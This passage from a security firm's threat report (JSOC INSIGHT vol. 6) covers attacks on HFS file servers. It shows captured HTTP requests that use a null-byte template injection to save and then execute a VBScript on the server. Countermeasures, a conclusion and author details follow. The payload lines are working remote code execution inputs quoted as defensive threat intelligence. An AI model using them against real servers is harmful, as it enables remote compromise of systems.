HEAD /?search==%00{.save|test%2evbs|MsgBox(%22jsoctest%22).} HTTP/1.1
Host :192.168.1.8
```

a. Attempt to install a script

Stream Content

```
HEAD /?search==%00{.exec|test%2evbs.} HTTP/1.1
Host :192.168.1.8
```


b. Attempt to execute the installed script

Figure 32 Traffic that attempts to execute code externally

4.2.3 Countermeasures against attacks targeting the vulnerability

To fix this vulnerability, keep your HFS up-to-date.

This server software is an application program used for file sharing, and if an access control setting is not set correctly, information leakage may occur. Ensure that access control is fully performed in order by checking that the server software is not unintentionally open to the public, that communication with an unauthorized IP address or user is not allowed, and so on.



5 Conclusion

Much like what the word "INSIGHT" itself implies, JSOC INSIGHT focuses on providing information on threats that our JSOC security analysts come across from time to time and believe to be worth noting.

Our security analysts are hard at work, carefully listening to customers in order to offer the most up-to-date information available. In our effort to provide vital information, JSOC does not merely focus on the popular incidents that are discovered here and there, but also strives to draw attention to significant threats that can affect our now and tomorrow.

JSOC's hope is to provide our customers with the safety and security they need to conduct their business activities.

JSOC INSIGHT vol. 6

[Authors]

Kazuki Amano and Yusuke Takai

(alphabetical order)

LAC Co., Ltd.
Hirakawa-cho Mori Tower, 2-16-1 Hirakawa-cho, Chiyoda-ku, Tokyo 102-0093
Phone: 03-6757-0113 (Sales)
E-MAIL: sales@lac.co.jp
http://www.lac.co.jp